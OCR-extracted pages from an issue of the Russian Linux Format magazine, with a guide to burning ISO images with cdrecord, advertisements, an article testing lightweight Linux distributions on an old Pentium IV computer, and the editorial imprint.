Настоящий диск тщательно тестировался и проверялся на всех стадиях производства, однако, как и в случае с любым иным ПО, мы рекомендуем вам использовать аналитический сканер. Мы также рекомендуем всегда иметь под рукой актуальную резервную копию данных вашего жесткого диска. К сожалению, редакция Linux Format не в состоянии принимать на себя ответственность за любые повреждения, разрушения или иные убытки, которые могут повлечь за собой использование этого DVD, представленных на нем программ или данных. Прежде чем устанавливать какое-либо ПО на компьютер, пожалуйста, скачайте программу для проверки целостности данных с нашего сайта www.linuxformat.ru

Тираж изготовлен ООО «Уральский электронный завод», 620137, Россия, г. Екатеринбург, Студенческая ул., д. 9. Лицензия МПР ВАР 77-15.

Создание установочных дисков при помощи cdrecord

Самый быстрый способ записать ISO-образ на чистую матрицу – это через *cdrecord*. Для всех перечисленных ниже действий потребуются права root. Сначала определите путь к вашему устройству для записи дисков. Наберите следующую команду:

```
cdrecord -scanbus
```

После этого на экране терминала должен отобразиться список устройств, подключенных к вашей системе. SCSI-адрес каждого устройства представляет собой три числа в левой колонке – например, 0,3,0. Теперь вы можете с легкостью записать образ на диск:

```
cdrecord dev=0,3,0 -v /путь к образу/image.iso
```

Чтобы упростить дальнейшее использование *cdrecord*, сохраните некоторые настройки в файле `/etc/default/cdrecord`. Добавьте по одной строке для каждого устройства записи (вероятно, в вашей системе присутствует всего одно такое устройство):

```
Plextor=0,3,0 12 16M
```

Первое слово в этой строке – метка; затем после адреса SCSI-устройства вы должны указать скорость и размер буфера. Теперь можете заменить SCSI-адрес в командной строке на выбранную вами метку. Все будет еще проще, если вы добавите следующее:

```
CDR_DEVICE=Plextor
```

Все, что вам теперь нужно для записи ISO-образа – это набрать команду

```
cdrecord -v /path/to/image.iso
```

Если вы не из числа любителей командной строки, в таком случае вам придет на помощь утилита *gcombust*. Запустите ее из-под root и выберите вкладку `Burn` и ISO 9660 Image в верхней части окна. Введите путь к образу, который вы хотите записать на диск, и смело нажимайте на `Combust!` Пока ваш образ пишется на диск, можете выпить чашечку кофе.

Другая ОС?

Вам не обязательно использовать Linux для записи компакт-диска. Все необходимые файлы уже включены в ISO-образ. Программы вроде *cdrecord* просто переносят данные на чистую матрицу. Если у вас нет устройства для записи дисков, можно найти того, у кого оно есть, и записать диск на его компьютере с Windows, Mac OS X, AmigaOS или любой другой ОС.


Нет устройства для записи дисков?

А что если у вас нет устройства, с помощью которого можно было бы записать образ на диск? Вы знаете кого-нибудь с таким устройством? Вам не обязательно использовать Linux для записи дисков: подойдет любая операционная система, способная распознать пишущий привод (см. выше).

Некоторые дистрибутивы умеют монтировать образы дисков и выполнять сетевую установку или даже установку с раздела жесткого диска. Конкретные методы, конечно, зависят от дистрибутива. За дополнительной информацией обращайтесь на web-сайт разработчика дистрибутива.


ФОРУМ №1

ДЛЯ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ LINUX



LINUXFORUM.RU

LinSoft.info
Путеводитель по программному обеспечению для GNU/Linux



WWW.LINSOFT.INFO

Linux по-русски

Библиотека книг, статей и переводов о Linux

WWW.RUS-LINUX.NET

Аппаратно-программный комплекс

DR.WEB OFFICE SHIELD

Комплексное решение задачи антивирусной и антиспам-защиты для малых и средних предприятий



88 679 руб.

DR.WEB OFFICE SHIELD TWISTER
Рассчитан на 250 ПК



65 240 руб.

DR.WEB OFFICE SHIELD NEO
Рассчитан на 50 ПК

Dr.WEB®

Linux center
www.linuxcenter.ru

WWW.LINUXCENTER.RU/SHOP/ANTIVIR/DR_WEB/

LINUX FORMAT

Главное в мире Linux

Как разместить рекламу в разделе Classifieds?

¼ полоса (210 × 297 мм)	165 200 руб.
½ полосы горизонтально (197 × 144 мм)	88 500 руб.
½ полосы вертикально (102 × 278)	88 500 руб.
¼ полосы вертикально (98 × 138 мм)	53 100 руб.
Фотоблок (44 × 113 мм)	15 000 руб.

Тел.: +7 812 309 06 86

Цены указаны с учетом НДС

Linux center
www.linuxcenter.ru

Отдел дистрибьюции ГНУ/Линуксцентра приглашает дилеров и дистрибьюторов к сотрудничеству!

Широкая сеть представительств в разных городах позволит вам оптимизировать процессы логистики и доставки товара.

Подробнее о партнерской программе:
www.linuxcenter.ru/partner/

Международная **КОНФЕРЕНЦИЯ ВЫСТАВКА**

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБРАЗОВАНИИ

ИТО

Место проведения:
Москва
Ленинские горы
Московский государственный университет имени М. В. Ломоносова
2-й учебный корпус
дом 1, строение 52

7-9 ноября

<http://ito.su> email: info@ito.su

Конференция проходит при поддержке:



Unix Education Center
Россия, 190000, Санкт-Петербург
Черноморский переулок, дом 4
Тел.: +7 (812) 611-1575



Футболки GNU/Linux

БОЛЕЕ 100 ВИДОВ. ВСЕ РАЗМЕРЫ И ЦВЕТА



WWW.LINUXCENTER.RU/SHOP/GIFTS/

Школа LXF

Спонсор рубрики
Mandriva.ru
разработчик
дистрибутива
EduMandriva
www.mandriva.ru

Обмен опытом и передовые идеи по использованию свободного ПО в образовании

Подружим «пингвина» с «динозаврами»

Что греха таить, школам нередко достается не самое новое оборудование. Но с Linux можно и его довести до ума. Павел Сёмин рассказывает, каких подводных камней следует остерегаться, и пытается понять, какой дистрибутив лучше.



Наш
эксперт

Павел Сёмин

На протяжении четырех лет Linux для него остается неисчерпаемым источником исследовательского вдохновения.

Все мы хотим, чтобы компьютер был функциональным, быстрым и производительным, а его интерфейс радовал бы красотой и удобством. А главное – эти качества должны быть налицо как в первый день после покупки, так и десять лет спустя. К сожалению, такая мечта неосуществима: компьютерное «железо» устаревает очень быстро. Пройдет несколько лет, и ваш электронный друг, в прошлом мультимедиа-центр, будет с опаской поглядывать на новую версию антивируса или браузера, между тем как старые не устроят вас ни функциональностью, ни внешним видом.

Одни пользователи некоторое время терпят падение производительности, а потом отправляются за новым компьютером. Другие регулярно проводят апгрейд. Встречаются «атланты», которые без усталости держат рейтинг разработчиков разнообразных оптимизаторов-ускорителей. Но есть еще одна группа компьютерщиков, которые предложат оригинальное решение – операционная система, пять букв... Разумеется, Linux.

Вот и автор этой статьи, будучи загнанным в последние свободные байты оперативной памяти своего электронного «старичка», обратил взор в сторону мира пингинов, тем более что от него веяло некой элитарностью.

Конечно, речь не о восстановлении игровой или мультимедийной мощи компьютера. Наш «план-максимум» – без особого труда получить удобное, функциональное, быстрое и красивое рабочее окружение для работы с текстами и несложной графикой, путешествий по Интернету, прослушивания музыки. Насколько оправданны такие надежды?

Отбор дистрибутивов-кандидатов

По данным Интернет-ресурса Distrowatch.com, на июль 2012 года насчитывалось около 300 разновидностей операционной системы Linux. Целых 300 – ведь это если не считать варианты с разными графическими оболочками, а кроме них – различные хронологические версии одного дистрибутива. И так, фактически выбирать придется более чем из тысячи операционных систем! К счастью, следуя простым правилам, можно упростить задачу.

Для начала откажемся от попыток установить старые версии Linux (в нашем случае – выпущенные до 2011 года). Казалось бы, все логично: старый компьютер – старая система, но побочными эффектами этой логики будут невзрачный интерфейс, гораздо менее удобные средства настройки, худшая поддержка оборудования, а иногда и невозможность установить дополнительные программы. Разработчики порой отключают устаревшие версии от репозитория, свежие приложения требуют соответствующей пакетной базы, а пользователи, давно обновившие свои системы, уже не смогут подсказать вам, как решить ту или иную проблему. Поэтому ориентируемся только на современные дистрибутивы. Но не переусердствуйте: тестовые версии мы тоже не берем, поскольку они могут содержать различные ошибки.

Вычеркиваем из списка специализированные разработки: образовательные, корпоративные, серверные, облачные и т.п.


Далее советуем отказаться от малоизвестных разновидностей. Разумеется, в мире пингинов чудеса тоже бывают: «наколеночная» сборка может оказаться очень качественной, но все же случается такое не настолько часто, чтобы смело брать в напарники любой дистрибутив из нижней половины рейтингов. Помимо этого, уровень технической поддержки систем Linux прямо связан с числом пользователей: чем их меньше, тем ниже шанс найти решение проблемы на форумах или тематических сайтах.

Ясно, что для нас важна популярность дистрибутива не во всем мире, а преимущественно в России. Ее можно косвенно определить по наличию русскоязычного форума и сайта, а также по числу отзывов и обзоров в российской прессе и в Рунете.

Следующий шаг – исключим системы без русской локализации (хотя бы заявленной). Ее отсутствие грозит не только интерфейсом и документацией на иностранном языке, но и нечитаемыми

Тестовая система

- » **Центральный процессор** Intel Pentium IV 2,66 ГГц 533 МГц 512 КБ Socket 478
- » **Материнская плата** Gigabyte GA-8PE800 i845PE Socket 478 ATX
- » **ОЗУ** 256 МБ DDR Hyundai-Hynix
- » **Видеокарта** Sapphire Radeon 9600 DDR 128 МБ DVI TV-out
- » **Жесткий диск** Seagate ST380011A Baracuda 80 ГБ, 7200 об./мин.
- » **Периферия** МФУ HP Deskjet 2050
- » **Интернет-соединение** Через 3G-модем «Связной» One Touch-X080S (Alcatel)
- » **Операционная система** Microsoft Windows XP Professional SP1 RU



› Ubuntu использует облегченный рабочий стол LXDE.

символами в названиях файлов и в русскоязычных текстах. Итак, даже если вы полиглот, не пренебрегайте этим правилом. Впрочем, все известные в России разновидности Linux локализованы.

Список мы значительно сократили, но он все же велик. Что еще можно сделать? Как это ни печально, не берем дистрибутивы с графическими оболочками KDE, Gnome, *Unity* и большую часть с *Xfce*. Они зачастую очень просты и удобны, но системные требования таких рабочих окружений чрезмерно высоки. При попытке загрузить с диска операционную систему Ubuntu Linux 11.04 (с *Unity*) тестовый компьютер, дважды мигнув значками на только что появившемся рабочем столе, наглухо завис.

Бывалые линкусоиды посоветуют воспользоваться такими системами, как Gentoo, Arch, Slackware и их производные. Они будут совершенно правы. Благодаря незагруженности лишними пакетами и графическими утилитами, а также глубокой настраиваемости под нужды конкретного пользователя такие дистрибутивы, в принципе, идеальны для старых компьютеров. Тем не менее, чтобы создать на их основе комфортное рабочее окружение, не обойтись без недюжинных знаний Linux. Большинству пользователей с ними не совладать. Поэтому мы в рамках статьи не будем рассматривать возможность установки этих дистрибутивов, хотя она весьма заманчива.

Наконец, последнее правило – опираться не только на общие рекомендации, но и на отзывы, обзоры, свой опыт и собственные ощущения, и уметь корректировать выбор в ходе тестирования.

В результате долгих поисков в перечне останется не более двадцати кандидатов на роль системы для старого компьютера (в нашем случае – 14). Многие из них – облегченные версии популярных дистрибутивов. Заметим, что обычно в таких системах используется графическая среда *LXDE*.



› Российские отпрыски Ubuntu: Runtu LITE...



› ...и Runtu XFCE.

1 Ubuntu 12.10

От соединения сильных сторон Ubuntu с преимуществами *LXDE* следовало ожидать всего наилучшего. Действительно, система приятно оформлена, хоть и без изысков, а также содержит базовый комплект приложений и средств настройки. Быстродействие по сравнению с ранними версиями ощутимо выросло: теперь система вполне скоростная. Правда, стабильность некоторых программ не всегда радует. Принтер со сканером в итоге не заработали, хотя «печатающую часть» система увидела.

2 Linux Mint 12 LXDE

«Мятная» операционная система выгодно отличается от Ubuntu полной поддержкой оборудования, включая сканер, и большим набором системных и прикладных программ. Да еще, пожалуй, живое зелененькое оформление кому-то понравится больше. Однако лишь горькую улыбку вызывает призыв «наслаждаться этим [Enjoy it!]» на стартовом баннере музыкального проигрывателя *Exaile*, висящего посреди экрана целую минуту. Как видите, работает очень медленно. Установщик выдал ошибку на этапе копирования файлов со всеми вытекающими последствиями.

3 Runtu LITE 10.04 201107

Не очень известный, но заслуживающий внимания российский дистрибутив на базе Ubuntu. Runtu LITE очень быстр (загрузка за 20 секунд) и экономичен (расход памяти 60 МБ), содержит много неплохих программ. Рабочее окружение – оригинальная связка *Openbox* и *Nautilus*, которая красива и функциональна. Разочарует, пожалуй, только то, что принтер и сканер не поддерживаются полностью, да и 3G-модем заводится не сразу.

4 Runtu XFCE 12.04 201209

По наличию *Libre Office* и *Firefox* можно понять, что дистрибутив предназначен не для самых слабых компьютеров. Тем не менее, на тестовой машине быстродействие было приемлемым, а загрузка – короткой. Приятно видеть долгожданную *Xfce 4.10*. Наконец, »

Вглядимся пристально

Какая же система способна вдохнуть новую жизнь в старый компьютер?

1 Быстрая Это качество важнее всех. Система должна позволять без заметных замедлений работать с двумя-тремя приложениями. Время загрузки – не больше минуты, выключения – тридцати секунд. Расход оперативной памяти – в пределах 100 МБ. Время загрузки замеряется от момента нажатия *Enter* в загрузочном меню до окончания конфигурирования рабочего стола, потребление оперативной памяти берется из «Диспетчера задач».

2 Хорошо поддерживающая оборудование Лучше всего, если операционная система определяет все устройства «из коробки», без дополнительных действий пользователя, и предоставляет графические инструменты для работы с ними.

3 Простая в настройке Насколько удобны и, главное, функциональны предустановленные средства настройки, администрирования и управления пакетами, обширны ли репозитории.

4 Экипированная программой Их должно быть не много и не мало, а в меру! Требуется поддержка всех основных типов файлов. Мы согласны загрузить пару-тройку компонентов, но не более!

зитель пару-тройку компонентов, но не более!

5 Стабильная Необъяснимые зависания, сообщения об ошибках и прочие недочеты – все это пусть остается в прошлом.

6 Красивая Как доказала компания Apple, эlegantное и стильное оформление – весомая доля успеха проекта. Система должна «одеваться» приятно и опрятно, и предоставлять инструменты для легкой и быстрой смены внешнего вида.

7 Знающая русский язык Худо-бедно говорят по-русски все распространенные в нашей стране дистрибутивы; поэтому учтем полноту перевода.

Тестирование

Проверить всех кандидатов в действии не помешает. И не обязательно устанавливать 20 дистрибутивов, чтобы в итоге оставить один. Так как виртуальные машины не запускаются на старом ПК, прибегнем к загрузочным дискам liveCD (или liveDVD, liveUSB, в зависимости от типа носителя).

На наш взгляд, удобнее всего записать дистрибутив на флэшку. Предварительно проверьте, поддерживает ли ваш компьютер загрузку с USB-накопителей. Для этого обратитесь к инструкции либо зайдите в BIOS, выберите пункт Advanced Options, и далее First Boot Device [Первое загрузочное устройство]. Пункт загрузки с флэшки может выглядеть как USB, USB-HDD и т. п. Для создания liveUSB предназначено множество программ; среди

них – *Unetbootin*, *Universal USB Installer*, *Image Writer*. В Linux можно дать из консоли команду

```
dd if=[файл_образа] of=[флэшка]
```

где [файл_образа] – образ диска с системой, [флэшка] – USB-накопитель.

Например:

```
dd if=/home/user/debian.iso of=/dev/sdc
```

Внимание: убедитесь, что на USB-диске нет важной информации, потому что она может быть уничтожена!

Главное преимущество загрузочных флэшек в том, что скорость работы запущенной таким образом системы близка к скорости установленной. Кроме того, для дистрибутивов, основанных на Ubuntu, программы записи на флэшку предлагают создать

специальный файл виртуального диска. Он позволит сохранять сделанные настройки и устанавливать программы в live-режиме.

Благодаря этому во многих случаях в ходе тестирования мы обходились без полной установки. Однако в спорных ситуациях она обязательно проводилась.

При измерении длительности загрузки мы не учитывали время считывания файлов ядра, потому что этот процесс в режиме liveUSB занимает несколько минут независимо от дистрибутива, а при загрузке полноценно установленной системы происходит за одну-две секунды. При запуске с флэшки дальнейшая загрузка (после включения ядра) также проходит дольше, но всего в 1,5–1,8 раза.

новейшая версия обзавелась поддержкой печати и сканирования. Огорчают лишь некоторые программные огрехи.

5 6 7 Debian 6.0.4 «Squeeze» LXDE, Xfce, Gnome

Как и положено ИТ-легенде, этот дистрибутив окутан плотным смогом баек и страшилок. Не бойтесь! Главное – быть осторожным. Во-первых, помните, что шестая версия содержит только проверенные временем версии пакетов. Так, Gnome здесь до сих пор второй версии. Во-вторых, удобство работы сильно зависит от выбора графической оболочки. LXDE-редакция работать не стоит. Версия с Xfce оформлена страшно, но более удобна, особенно если ваш модем подружится с менеджером сети Wicd. Однако лучше всего установить Debian Live Gnome. Часто порицаемая за «тяжеловесность», эта графическая оболочка здесь работает быстро (загрузка системы за 34 секунды) и расходует всего 100 МБ оперативной памяти. Да и в Интернет выйдете без проблем вместе с Network Manager. Жаль, локализация на среднем уровне. Так что не зря в редакцию с Gnome включен «Словарь».

8 Fedora 17 LXDE

Обои рабочего стола, изображающие салют, выдают мечту разработчиков сделать работу в Fedoga праздником. Но без загрузки кодеков вам не включить любимое музыкальное сопровождение; сделать пару фото тоже не удастся из-за отсутствия программы для снимков экрана. К счастью, для торжества совсем не нужен сканер, ведь здесь он вообще не поддерживается. Зато скорость выше средней по обзору. А в целом дистрибутив средний.

9 10 ALT Linux 6.0 LXDEskop Lite и Simply Linux 6

Не настораживает ли вас название репозитория ALT Linux Team – «Сизиф»? Впрочем, именно с подборкой приложений у этих двух систем полный порядок. Неплохо обстоят дела с оформлением интерфейса, который хорошо смотрится даже в LXDEskop,

а о Compiz поверх XFCE в Simply Linux и говорить не нужно – все прекрасно. Остальное удручает: символы-кракозябры в исконно русской системе, пляски с настройками звука, повторяющиеся после каждой загрузки, и проблемы с быстротой – от задержек до «просто тормозов».

11 PCLinuxOS 2012.06 LXDE

Дистрибутив PCLinuxOS в определенной степени симметричен двум предыдущим. Как и ALT Linux, он основан на Mandriva, но разрабатывается к западу от Франции, в США. Важнейшие черты полностью совпадают: замедленные реакции, стильный интерфейс, широкий выбор программ. В отличие от дистрибутивов ALT, эта система неплохо поддерживает оборудование, но перерасход оперативной памяти (180 МБ) – последняя капля.

12 ROSA 2012 LXDE


Впечатления двойные. Стильный воздушный интерфейс, начиная с заставки, – и долгая загрузка, постоянные зависания, из-за которых приходилось не отрывать руку от кнопки Reset. Красивый и очень функциональный центр настроек – но трудности со звуком, который появляется только в одном проигрывателе после выбора правильного устройства вывода в консоли. Установка не удалась – система зависла, предварительно удалив загрузчик. Итак, на старом ПК «Роса» обернется слезами.

13 open SUSE 11.4 LXDE


Дизайнеры поработали хорошо. Это понимаешь сразу же, как только видишь анимированную заставку live-меню. Составители




Если изображение на экране смещено, проблема может решиться нажатием кнопки Auto на мониторе.



› Интерфейс PCLinuxOS выглядит стильно.



› ROSA – российский потомок Mandriva.



› Debian славится своей стабильностью и надежностью.

программного комплекта постарались меньше. YaST, детище разработчиков средств администрирования, заслуживает всяческих похвал. Оценить труд переводчиков не получилось, а оптимизаторы явно были на отдыхе, потому что система еле-еле ворочается.

14 PuppyRUS Linux 2.0.3 Snow Dog

На первый взгляд, перед нами швейцарский нож. Чуть взглядевшись, думаешь: «Нет, какое-то аляповатое лоскутное одеяло». Системе явно не хватает логичности и стабильности. Интернет, несмотря на минимум три программы для работы с 3G-модемами, пришлось настраивать полуручным способом. Все ярлыки, связанные с настройкой принтера, ведут к web-интерфейсу CUPS, который оказался бесполезен. Браузер *Opera 10.50* приходится закрывать нажатием кнопки Reset – зависает вместе с системой. Дополнительные компоненты установить не удалось. С другой стороны, в быстродействии «щенку» не откажешь.

15 SliTaZ 4.0

Встречайте самую скоростную систему из протестированных! SliTaZ – загрузка за 10 секунд, почти мгновенное выключение, пустая оперативная память и молниеносный отклик независимо от количества запущенных программ. Но рекорд не дался даром: многие необходимые компоненты не поместились в 35 МБ установочного образа. Согласитесь, что от компьютера хочется большего, чем может предложить этот дистрибутив.

На этом завершается наше тестирование – мы насобирали достаточно пищи для выводов.


Выводы и советы

Мы не стали испытывать еще несколько интересных дистрибутивов: Linux Mint Debian Edition из-за провала с обычным Linux Mint, Mandriva по причине крайней медлительности ее потомков и наследников, openSUSE 11.3 Xfce, потому что версия устарела, и Dreamlinux, так как его Mac-подобный интерфейс, если верить обзорам, расходует 220 МБ оперативной памяти.

Вы помните, что перед тестированием пришлось отказаться как от быстрых и оптимизированных, но сложных в настройке, так и от ориентированных на простого пользователя, но слишком ресурсоемких систем? Несмотря на это, в корне проблему мы не решили. Поиск дистрибутива для старого компьютера все равно остался поиском баланса между быстродействием и простотой, удобством.



» PuppyRUS Linux: «Снежная собака».



» SliTaZ быстр, но небогат приложениями.

Скоростным системам (SliTaZ, PuppyRUS) недоставало функциональности. Дистрибутивы, позиционирующие себя как дружелюбные и интуитивно понятные (Mint, ROSA), были медлительны, порой даже слишком. Часть разработок (ALT Linux) не преуспела ни в чем. Идеальной системы не нашлось, и пришлось идти на компромисс, жертвуя и быстродействием, и удобством, и красотой. Результаты нашего выбора – на итоговой врезке.

Также оказалось, что легковесность – очень размытое понятие. Работоспособность таких дистрибутивов варьируется от нулевой (openSUSE LXDE, ROSA LXDE) до вполне неплохой (Fedora LXDE, Lubuntu), но большей частью она все же неудовлетворительна. Поэтому приходится согласиться с точкой зрения, что «легковесные» сборки предназначены не для старых и слабых компьютеров, а для более быстрой работы на новых.

Обычно при создании нетребовательных версий систем разработчики ограничиваются заменой графической оболочки и удалением из комплекта части программ. Такой подход явно ошибочен, потому что отсутствие глубокой и грамотной системной оптимизации сводит на нет прирост быстродействия от использования менее ресурсоемкой графической среды. Иначе как объяснить, что Runtu с Xfce и Debian с Gnome 2 функционируют относительно быстро, а почти все LXDE-сборки тормозят на старом компьютере так, что работать невозможно?

Поддержка оборудования до сих пор является ахиллесовой пятой многих дистрибутивов.

Сложно назвать полученный нами результат ожидаемым и приятным. Попытка установить Linux на старый компьютер и в наши дни может сильно разочаровать. Может быть, автору просто не повезло. Linux непредсказуем, и выбор дистрибутива для старого компьютера – всегда личный эксперимент. Не повторяйте чужих ошибок, и он будет несложным и увлекательным. **LXF**

Лучшие дистрибутивы для старого компьютера

I Lubuntu 12.10

» Почти идеал. Не хватает только поддержки сканирования.

Сайт: <http://lubuntu.net>, <http://www.lubuntu.ru>

II Debian Gnome Live

» Мощная графическая среда сделала Debian простым и удобным, не убавив быстродействия. Рекомендуем!

Сайт: <http://www.debian.org>

Можно попробовать

I Runtu LITE 10.04


» Быстрая и компактная, простая, удобная и красивая система на основе Ubuntu.

Сайт: <http://runtu.org>

II Runtu XFCE 12.04

» Подойдет тем, кто любит эффектный интерфейс и редко куда-либо торопится.

Сайт: <http://runtu.org>



Журнал зарегистрирован Федеральной службой по надзору за соблюдением законодательства в сфере массовых коммуникаций и охране культурного наследия ПИ № ФС77-21973 от 14 сентября 2005 года. Выходит ежемесячно. Тираж 3000 экз.

РЕДАКЦИЯ РУССКОЯЗЫЧНОЙ ВЕРСИИ

Главный редактор

Кирилл Степанов info@linuxformat.ru

Литературный и выпускающий редактор

Елена Толстякова

Переводчики

Елена Ессяк, Светлана Кривошеина, Валентин Развозжаев, Елена Толстякова

Редактор диска

Кирилл Степанов

Верстка, допечатная подготовка

Сергей Рогожников

Технический директор

Денис Филиппов

Директор по рекламе

Владимир Савельев advert@linuxformat.ru

Генеральный директор

Павел Фролов

Учредители

Частные лица

Издатели

Виктор Федосеев, Павел Фролов

Отпечатано в ООО «Ланпін»

188330, Ленинградская обл., Гатчинский р-н, пос. Сиверский, Вокзальная ул., 4
Заказ 7220

РЕДАКЦИЯ АНГЛОЯЗЫЧНОЙ ВЕРСИИ

Редактор Грэм Моррисон (Graham Morrison) graham_morrison@futurenet.com

Заместитель редактора Эндрю Грегори (Andrew Gregory)

agregory@futurenet.com

Штатный автор Джонатан Робертс (Jonathan Roberts)

jonathan.roberts@futurenet.com

Редактор диска Бен Эверард (Ben Everard) ben_everard@futurenet.com

Художественный редактор Эфраин Эрнандес-Мендоса

(Efraim Hernandez-Mendoza) efrain.hernandez-mendoza@futurenet.com

Выпускающий редактор Гэри Уокер (Gary Walker) gary.walker@futurenet.com

ПОДГОТОВКА МАТЕРИАЛОВ

Нейл Ботвик (Neil Bothwick), Крис Браун (Chris Brown), Алекс Кокс (Alex Cox), Бен Эверард (Ben Everard), Марко Фиоретти (Marco Fioretti), Дэвид Хейвард (David Hayward), Джульетта Кемп (Juliet Kemp), Бьяджо Лучини (Biagio Lucini), Грэм Моррисон (Graham Morrison), Майк Сондерс (Mike Saunders), Маянк Шарма (Mayank Sharma), Шашанк Шарма (Shashank Sharma), Ник Вейч (Nick Veitch), Евгений Балдин, Андрей Боровский, Артем Зорин, Павел Семин, Андрей Ушаков, Алексей Федорчук

Художественные ассистенты Ник Эспелл (Nick Aspell), Кейт Мак-Доннелл (Kate McDonnell)

Иллюстрации Шейн Коллиндж (Shane Collinge), Ely Walton Illustrations, iStockPhoto, Саймон Миддлвик (Simon Middleweek)

Фото Джейсон Каплан (Jason E. Kaplan)

КОНТАКТНАЯ ИНФОРМАЦИЯ

UK: Linux Format, 30 Monmouth Street, Bath BA1 2BW

Tel. +44 01225 442244 Email: linuxformat@futurenet.com

РОССИЯ:

Санкт-Петербург (редакция):

Лиговский пр., 50, корп. 15

Тел. +7 (812) 309-06-86

Представительство в Москве:

Красноказарменная ул., 17, м. «Авиамоторная» (в помещении АТС МЭИ)

Тел./факс +7 (499) 271-49-54

По вопросам сотрудничества, партнерства, оптовых закупок:

partner@linuxcenter.ru

Авторские права: Статьи, переведенные из английского издания Linux Format, являются собственностью или лицензированы Future Publishing Ltd (Future plc group company). Все права зарегистрированы. Никакая часть данного журнала не может быть повторно опубликована без письменного разрешения издателя.

Все письма, независимо от способа отправки, считаются предназначенными для публикации, если иное не указано явно. Редакция оставляет за собой право корректировать присланные письма и другие материалы. Редакция Linux Format получает неэксклюзивное право на публикацию и лицензирование всех присланных материалов, если не было оговорено иное. Linux Format стремится оставлять уведомление об авторских правах всюду, где это возможно. Свяжитесь с нами, если мы не упомянули вас как автора предложенных вами материалов, и мы постараемся исправить эту ошибку. Редакция Linux Format не несет ответственности за опечатки.

